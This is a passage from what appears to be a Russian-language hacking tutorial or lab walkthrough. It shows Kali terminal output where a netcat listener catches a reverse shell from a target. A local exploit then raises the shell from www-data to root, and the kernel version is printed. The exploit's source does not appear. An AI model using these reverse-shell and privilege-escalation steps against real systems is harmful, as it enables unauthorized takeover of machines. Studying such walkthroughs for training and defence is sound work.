


```
(root@kali)-[/home/user/Desktop/Files]
# nc -lvp 8888
listening on [any] 8888 ...
192.168.0.103: inverse host lookup failed: Unknown host
connect to [192.168.0.107] from (UNKNOWN) [192.168.0.103] 40484
```

Проверим, что соединение успешно установлено, написав команду **`whoami`**, заодно узнаем наши нынешние права доступа. Далее запустим наш эксплойт в папке `/scripts`.

`Whoami`

`/scripts/hack`



```
(root@kali)-[/home/user/Desktop/Files]
# nc -lvp 8888
listening on [any] 8888 ...
192.168.0.103: inverse host lookup failed: Unknown host
connect to [192.168.0.107] from (UNKNOWN) [192.168.0.103] 40484
whoami
checking if we got root
www-data
/scripts/hack
whoami
root
uname -a
Linux server 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

Эксплойт успешно сработал. Мы получили права администратора на атакуемой машине.